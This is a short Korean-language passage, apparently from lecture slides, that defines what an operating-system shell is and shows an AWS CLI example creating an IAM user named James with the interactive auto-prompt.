

- 셸: 사용자 또는 다른 프로그램이 운영 체제에 접근할 수 있도록 하는 프로그램
- 명령줄 인터페이스(CLI) 또는 그래픽 사용자 인터페이스(GUI)를 사용
- 운영 체제를 감싸고 있는 "가장 바깥층"입니다.




```
James (aws)
/usr/local/bin $ aws iam create-user --cli-auto-prompt
--user-name: James
--user-name [string]: The name of the user to create.
```



